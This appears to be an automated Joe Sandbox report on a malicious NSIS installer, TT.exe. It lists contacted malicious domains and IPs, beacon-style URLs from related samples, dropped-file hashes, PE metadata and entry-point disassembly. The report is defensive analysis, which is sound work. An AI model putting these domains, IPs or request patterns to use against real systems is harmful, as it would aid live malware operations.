http://www.autoitscript.com/autoit3/J	explorer.exe, 00000004.00000002.596476580.000000000095C000.00000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	TT.exe	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.00000000.361956304.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	TT.exe	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.361956304.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.78.24	philreid4cc.com	United States		2635	AUTOMATTICUS	true
107.180.41.236	lagrangewildliferemoval.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
107.165.149.13	www.sectorulb.com	United States		18779	EGIHOSTINGUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403976
Start date:	04.05.2021
Start time:	15:40:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TT.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@4/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 22.4% (good quality ratio 20.3%) • Quality average: 74.3% • Quality standard deviation: 30.9%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.24	08917506_by_Libranalysis.exe	Get hash	malicious	Browse	• www.sherylabrahamphotography.com/o86d/?W6jDfD=VzK2bv7yp5iwEBdNZQjCdXXbrLCot30MtbV4orBq8x4MF4HvmT9bEqgnu31MbrCbNdKakV5eJA==&Yn=ybdHh8KP02GTtb
	DVO100024000.doc	Get hash	malicious	Browse	• www.mariacolom.net/f0sg/?tDK=AymEOqKSVycllsucagJ3uquKzbaTRejMwBNJTz2lYWa4o9lkvFa+mpTu9QlvYFHSKZDd6A==&LPYP_=Sfgd
	lFfDzzZYTl.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?_RAd4V=YL0THJvhl8d&iBIXf4M=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+a1hjfUwipOV1CQA6A==
	win32.exe	Get hash	malicious	Browse	• www.jjwhelerphotography.com/hx3a/?ETPPOfO=HQ9W41OR6IY4WMlgz7ohhqskOlb/u2Nwhc+7no5Vp+hf9TuBBHO+5iRY2jTFM+WSMdE+&UR-hC=00Gdc830MjwppviP
	regasm.exe	Get hash	malicious	Browse	• www.didsss.com/nqs9/?nbZdq4=dVfJ12aU7P1vtr0V7f4ZSuio1H1BmGrXzc61GzQ1cc/EKZrMEgEOFtlW/dhEQBMkQYhn&DxoTF=VBZHmLVX_dHX06
	oEWV80rj6fgwF5i.exe	Get hash	malicious	Browse	• www.maseralda.com/ni6e/?nPntM8=dXbHup58-RGl&E6A=y8SBlkjU4W39Ly1T/KIONjFVZVrG132kczY/fXhHYMs1ha7B0OtwBDERUcslfp+UVYhd

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HG546092227865431209.exe	Get hash	malicious	Browse	• www.richysculturalstuff.com/ct6a/?j2JHaJc=hKmAkhvb6mkv9zaFtr8IBA3Y8OUBY5g53ObP4/ibO16ZiyPs+HJ8s4t51tF1eI8O7LER&KthHT=LXaP
	invoice.exe	Get hash	malicious	Browse	• www.legacyadmin.support/e3rs/?w0G=0yUiwx1wLvxUfzb5kCZXOl2J+dvoSMZhdpoUDtYYFWxv9npQwlOrxt3zkZH4aLHtWZT3&uFQl=XP7HMT_8
	o2KKHvtb3c.exe	Get hash	malicious	Browse	• www.translations.tools/nsag/?GTgP=1Yx90tXdezyuV8sDZLNplGUVoptWSuBjE4/oeiBfqPIPAmaYyomwKJS6i2A6lUxe1bSuh3UNpg==&5jr=UlSpj
	PO#41000055885.exe	Get hash	malicious	Browse	• www.billpollakwritingandediting.com/s2oc/?GzrL=WBjT_rUpa&8pDp00Hp=iEnqtY0VDkZROpxH3svCV1z4vh0RNvDxHQ/1OCo0cqhO00C//BGB8bIyEE+Kz7q/Bf/i
	swift_76567643.exe	Get hash	malicious	Browse	• www.robztech.com/m8es/?CVJ=t8DGnXKWWWU8raNxivnbQjw3Z37WBEdYjZZIAloy7atrUUbC+CA3ztV2uFkjRRfw03U+&oX9=Txo8ntB0WBsp
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• www.ichaugames.com/edbs/?LZ9p=YgPC843WNdMasmCWk8z83XX/O5HllNmlhNkRKlPYh5DfpYamg+RMipCIUjeKta/lrbmo&MnZ=GXLpz
	Swift.exe	Get hash	malicious	Browse	• www.pranatarot.com/edbs/?M6AII=DP8A5Ne5M9xGBq1tjWprXkQLMPcjoeoXNStDN+ay4cQr/vSv+J0F/9nmPhuRTLw7c/6NIAJFgw==&T8RH=9rqdJ4wpALk

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TNUiVpymgH.exe	Get hash	malicious	Browse	• www.longdoggy.net/vu9b/?yhRdNvKX=NeJ6fTW54FiVLomARoXtZYU3dCbrOkLIBtzKWj45EW4cSvDsCI/Ad3ky2rZHNP/pygFH&Sj=CTFH
	Swift Advise.exe	Get hash	malicious	Browse	• www.billpollakwritingandediting.com/s2oc/?Hlnxrrv=iEnqtY0VDkZROpxH3svCV1z4vh0RNvDxHQ/1OCo0cqhO00C//BGB8blyEE+gsLa/Fd3i&N48xBX=5jrXZXrHL6gpNHc
	vfe1GoeC5F.exe	Get hash	malicious	Browse	• www.emmajanetracy.com/iu4d/?wTPHg6=ZliXVxFXgH&F8Sl=JOOHHYcCVAiumnatH9FSz+DjDh0K1BlAW5euFZ4O/VfuOjdNwQJji3cnAkLnRBXIBtcN
	New Purchase Order GH934782GHY489330.exe	Get hash	malicious	Browse	• www.texasgirlcooks.com/n8ih/?FRd4X8=LwVPcdZXggMsOEqjpBC1UWbJi/W0BJRKIKtnOmrCDSW2VJzQcSCcpwg+xjq2DIU/ljr6&v8yH=ZPGXSpGP_
	enlu5xSNKV.exe	Get hash	malicious	Browse	• www.mels.ink/jzvu/?T48h3FW=iJYv1UkuT0Zpi+IGsxHty87S2Dat4Pv7Wp3PPo6PPkk3ttxekOlDn9vNvymr9ZuQ7HO4&GPGXR=rVgD9v10QRyTEj
	KL9fcbfrMB.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?TT=FjUh3Tu&idCtDnlP=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+ZZx/uILlcnE
	Bs04AQyK2o.exe	Get hash	malicious	Browse	• www.blake-skinner.com/cyna/?GzuD=PDCWDhm1FORq+rZomwaGxMfk5udIXQ8UnpXBsbRxRfrc3sHkOqGAjqDUEuQ1Be52SJ1X&AnB=O0DXDNwPE

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	SWIFT 00395_IMG.exe	Get hash	malicious	Browse	• 184.168.131.241
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.62.168.157
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 184.168.131.241
	HAWB AND INV.exe	Get hash	malicious	Browse	• 107.180.57.119
	Inquiry 05042021.doc	Get hash	malicious	Browse	• 107.180.43.16
	don.exe	Get hash	malicious	Browse	• 184.168.131.241
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• 184.168.131.241
	O1E623TjjW.exe	Get hash	malicious	Browse	• 184.168.131.241
	product specification.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	9DWvynenEDJ11fY.exe	Get hash	malicious	Browse	• 184.168.131.241
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 184.168.131.241
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• 184.168.131.241
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.186.217.35
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 107.180.44.132
	SecuriteInfo.com.Heur.3421.xls	Get hash	malicious	Browse	• 192.186.217.35
AUTOMATTICUS	08917506_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.0.78.24
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 192.0.78.25
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.0.78.12
	0d69e4f6_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.0.78.25
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 192.0.78.25
	MSUtbPjUGib2dvd.exe	Get hash	malicious	Browse	• 192.0.78.25
	PROFORMA INVOICE-INV393456434.pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	agnesng@hanglung.comOnedrive.html	Get hash	malicious	Browse	• 192.0.77.2
	PO_29_00412.exe	Get hash	malicious	Browse	• 192.0.78.25
	Enrollment_Benefits-2022.docx	Get hash	malicious	Browse	• 192.0.66.2
	Enrollment_Benefits-2022.docx	Get hash	malicious	Browse	• 192.0.66.2
	DVO100024000.doc	Get hash	malicious	Browse	• 192.0.78.24
	ofert#U0103 comand#U0103 de cump#U0103rare_pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	PAGO 50,867.00 USD (ANTICIPO) 23042021 DOC-20204207MT-1.exe	Get hash	malicious	Browse	• 192.0.78.25
	Rio International LLC URGENT REQUEST FOR QUOTATION .exe	Get hash	malicious	Browse	• 192.0.78.25
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 192.0.78.25
	order drawing 101.exe	Get hash	malicious	Browse	• 192.0.78.25
	lFfDzzZYTl.exe	Get hash	malicious	Browse	• 192.0.78.24
	SA-NQAW12n-NC9W03-pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	SWIFT COPY.exe	Get hash	malicious	Browse	• 192.0.78.246
EGIHOSTINGUS	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.252.43.114
	Airwaybill # 6913321715.exe	Get hash	malicious	Browse	• 107.165.10.98
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 45.38.16.182
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 104.252.43.114
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 104.252.53.97
	pVrqrGltiL.exe	Get hash	malicious	Browse	• 50.118.250.118
	PO#10244.exe	Get hash	malicious	Browse	• 45.39.20.158
	M23ErBe32Z0IeOO.exe	Get hash	malicious	Browse	• 104.252.6.32
	REVISED PURCHASE ORDER.exe	Get hash	malicious	Browse	• 45.38.16.182
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 104.252.38.60
	New order.04272021.DOC.exe	Get hash	malicious	Browse	• 166.88.252.48
	PI34567890987.exe	Get hash	malicious	Browse	• 104.164.224.84

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PAGO 50,867.00 USD (ANTICIPO) 23042021 DOC-20204207MT-1.exe	Get hash	malicious	Browse	• 45.39.35.49
	Quotation Sheet - RFQ26042021.doc	Get hash	malicious	Browse	• 142.111.21.219
	Bank Details Pdf.exe	Get hash	malicious	Browse	• 107.186.135.239
	DXBR001342103.exe	Get hash	malicious	Browse	• 104.252.53.97
	5PthEm83NG.exe	Get hash	malicious	Browse	• 142.111.47.2
	4EQNFqt5Nm.exe	Get hash	malicious	Browse	• 107.164.222.94
	z3hir.x86	Get hash	malicious	Browse	• 172.252.255.254
	Financial Results April 21.pptx (9,753K).exe	Get hash	malicious	Browse	• 107.165.116.66

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\0y2c2kp8hi4mjyo	
Process:	C:\Users\user\Desktop\TT.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.963770055031023
Encrypted:	false
SSDEEP:	192:SimHkX3ewaiyPJsxWqCU6B4/bHAde+xhUYX3br:SzkHhQPJsxLl+4/bHGe+xhU6br
MD5:	29D5136A5CEBC1CC9D92D96344C5B940
SHA1:	60CA9749C6D7927AE081E54333D7CEB0B1D90E71
SHA-256:	0A96FEF5360AF7477BE785AE5EA73E12B6CEE800CDCC4D405A2C9E6E8A8A5472
SHA-512:	8FAC511CDA60762BAC0C7A1C7C4D717D8066DFB43D7DF83EAB07C89239153D49849BFEA3AD60E74A9329C1A35E928EAE8E1E45DECF9FA3F7A1C3EC6B7149A CE7
Malicious:	false
Reputation:	low
Preview:	..].u-.....$.-.G...sZ.H....2..c..y.YW....r%Z....&_..Q.HYy.....<^.0O.....Vw.WwO\|..C....r...f...%.v.../x<.z..%....yX.Dbh..X.Jk..wL.....".k.+#...B..fj:"..v.p...s.A ?..Q...&..0.<.....7+I x....%.....%B.O....^lh.qLiMY...<...d~..0..(.N..#.....F.d..."".#.?...8.I.....sk..p.....xl...q...h..]](.T...s.W<.0e.h.@.K.k.*.:t.g..*E.2U.[..B..lM.]iu6N.x...0...x...7...=i..[...s.9..E....F.\}...^..#.0 .9>.....t..\T,...h.....i.kJ-.R....OTua%@._..z..$n..q.=.....z.r...>.....<.....zj7.O....`./..._...ot...z[.b{.....Ab...lM.xRC$.DT..JL.?W.u9.....5.....*.....0...:.....-Z.iM...z.c...2..x8W..*cB.... \.zq.;....;.....{k.m.nO.~.d."j.6g.}..uu...,..X8..`.L.q)..]'_~.K!I&.Q!y....+..Z..=H.7.&T<[z.ejT.....r....Ih..4.>.@.b.lh.Z.v"]..%.W.t.*.@./.f...DL9..7V.fC...#y.....`...Z$..YMV...G..Y.9.. .,....7C...>!#.....".3_.9V.v..%....5'zKp.....z...nX.w..\;.aO.....1Nn<Hz.....~y ~.i."..H.\}..x$U.$.....vW/..ctR.@?.U.h%h.....i+..{x....]...Q.n|..{z."mq.%.P.x...&..pC.=...

C:\Users\user\AppData\Local\Temp\fcd80q5almvhl9patzxy	
Process:	C:\Users\user\Desktop\TT.exe
File Type:	data
Category:	dropped
Size (bytes):	185856
Entropy (8bit):	**7.9991875975833**
Encrypted:	**true**
SSDEEP:	3072:CK9gUhvV+Vq661sHb3+/T951XpBBxDnoVWmg3Sqa8w2pq5iYvTID4qvcRP:v1hvV+EuHbE551ZBXDn5mg3SS48DT0P
MD5:	CD814429874D77D4228FC5B1614F78B8
SHA1:	319F2CDE578488373E81CC90D83C03DFB3869B62
SHA-256:	DF65396F209C8E9B4A9C3641E12C86512F36D61C72D132A22B9FD402D0B96454
SHA-512:	7A08BB5DB2FD88C0E86CA549C2227DE3D4AD9726EA9562ED46B70A74F29A124679D36B4C2BB4DF203994DA1F80F67A6FD908FF27CB7FAE68F8111803DC2765 F
Malicious:	false
Reputation:	low
Preview:	..u..S~.....sl.x8..R.....@c.....p_...p... 8.mc..G..l..@.a.6.....zt|X...c.....!..Y..c..|..`..L.5..H.2.."y.[-2..C'.*.!..{.....l%h..N.....3.i.....~.-.f.Y.....?#....yn.=.G"..?.%..c.)7C5..A....~WS:.}+ .6.....#.P.qt.....t..a....Z.?f.L.....4.V....c6..R.....A.....mF....7....Sh"SL<...R....D..pi.Ao..Ct.....9...../R.F...u:.....`N.{..H...Y.....g.10"-.y.]vt.....:....ic.]..... `..7,..>.....j...8....."....y.. .....E.Y.....l.A.-...?..d.Qf..(..3..zO.Qf.R..A...a..'.k.(..4.....tc.D&.&..!x.9.}SA9h..y|.f..x..W9..y.oo.0|.Y.....`...{.B+W..:`.s...D.^..;...f.q.2...l..@...Z .A..5....9.`....2..&..%.,US2.....oy.i4.j T.7.qS7..nQ.0.....3..%.....Zb.H.....mEiG.=.V.9,*kI..u.r...h.SV^.i(..=.Z.d$*.%\.k.qx2...t..C.X.(R.....`....#K..=s.~...lxE..)..o..\ 3..."7.Eb...*.(.^s(...v.|P...l.....-.....f...J.si.v. V.w.}XG0#.3[.*....6.G....P..].k.G..aZ..R....!...lM.2.`z.7nJU..~.`....=..=.B....."... ...1&....F.../....*d.....8._<...3=.D/5....a.(.bI..;k6.H.....1.K..N.>"

C:\Users\user\AppData\Local\Temp\nse2C42.tmp\myx92o78208f0o.dll	
Process:	C:\Users\user\Desktop\TT.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	4.259466324255951
Encrypted:	false
SSDEEP:	96:BSEn1ASkfNDZ+tCEYB0lvlPxul4jdkpN3U:BSrX7JpEajdkpN3
MD5:	8BB43D922F43F1EFF660149AE2561939
SHA1:	AA781D53BF123D1DEAD8C960EEBB1079412B36F1
SHA-256:	E61D2234DE5A9841B5685B5FF23A2BAA6D56F564CDAFBA16709327ADB642C2D1
SHA-512:	76DBF56E555404296B185DE8B512DD287CB791B0BBDD2882DD2A86DBEED28551EE57E7B699FC0B5133171A4B47155CCE6AFB7C02C908578E130856092955E96
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 9%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9.}XX..XX..XX...0./]X....,.UX..XX..xX...1./YX...1./YX...1./YX ..RichXX.....PE..L.....`.....!..... .....@.....p!..P....". ..... ..@..... ..... .....text..... ..`.rdata..... .....@..@.data...L....0.....@..... ....

C:\Users\user\AppData\Local\Temp\nsj2C12.tmp	
Process:	C:\Users\user\Desktop\TT.exe
File Type:	data
Category:	dropped
Size (bytes):	200878
Entropy (8bit):	7.953929630191505
Encrypted:	false
SSDEEP:	6144:GkO1hvV+EuHbE551ZBXDn5mg3SS48DT0:AbZGbeTn55T
MD5:	B3F76B4476659ABABAFB2F9E8F5BC0A5
SHA1:	6BDC8E0CC5A7503048F5700D7A771E85EF7C732B
SHA-256:	B96AA6E0B6B3A074084C2901C633CD5D150EC1DB6A00DC50A7C9B98E76DB12CF
SHA-512:	23146C5150D1D0F04CD0AF31FC653650F7FE851F0BF464075837640A97C468016F800A1F0A822C04683ABD14C61186DD12AD0F7DCAD3FD9446EF76D01458109C
Malicious:	false
Reputation:	low
Preview:	.....,..... .....J.....j..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.895457089286785
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	TT.exe
File size:	233940
MD5:	27c863c479b0542b3bad21a67ad1406d
SHA1:	791e1d123c275ac4451c5550635c0a67eb4398a6
SHA256:	2a7a9c6d4505766ddf0a6c7dde9c2ae52369408fbe5ce93d0d3d76bf992b28dd
SHA512:	9b66354f49ade9d600e741cb2e626796830260745b1cd7540d611dc19e8576cacad95a9e03614ba36149df440cbe1efb7de5e73b4fce3a4ab7d60c42451b04da
SSDEEP:	6144:lPXZu0jlSr+Op4w+ZTXu4kVZxnnghYuLj+GblVMD/TLrZp:TDjIp49ZTqhsYuLqCSL/n

General

File Content Preview:	MZ.....@.....!..L.!This is program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L.....$_.....d.....a4.....@

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x403461
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D6E4 [Sat Aug 1 02:43:48 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ea4e67a31ace1a72683a99b80cf37830

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A130h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B0h]
call dword ptr [004080C0h]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042474Ch], eax
je 00007FDE24E73463h
push ebx
call 00007FDE24E765DEh
cmp eax, ebx
je 00007FDE24E73459h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007FDE24E7655Ah
push esi
call dword ptr [004080B8h]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl

Instruction
jne 00007FDE24E7343Dh
push 0000000Bh
call 00007FDE24E765B2h
push 00000009h
call 00007FDE24E765ABh
push 00000007h
mov dword ptr [00424744h], eax
call 00007FDE24E7659Fh
cmp eax, ebx
je 00007FDE24E73461h
push 0000001Eh
call eax
test eax, eax
je 00007FDE24E73459h
or byte ptr [0042474Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [00424818h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 0041FD10h
call dword ptr [0040816Ch]
push 0040A1ECh

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8438	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2d000	0xa50	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x623c	0x6400	False	0.65859375	data	6.40257705324	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1274	0x1400	False	0.43359375	data	5.05749598324	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x1a858	0x600	False	0.445963541667	data	4.08975001509	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x2d000	0xa50	0xc00	False	0.402994791667	data	4.1909607241	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2d190	0x2e8	data	English	United States
RT_DIALOG	0x2d478	0x100	data	English	United States
RT_DIALOG	0x2d578	0x11c	data	English	United States
RT_DIALOG	0x2d698	0x60	data	English	United States
RT_GROUP_ICON	0x2d6f8	0x14	data	English	United States
RT_MANIFEST	0x2d710	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
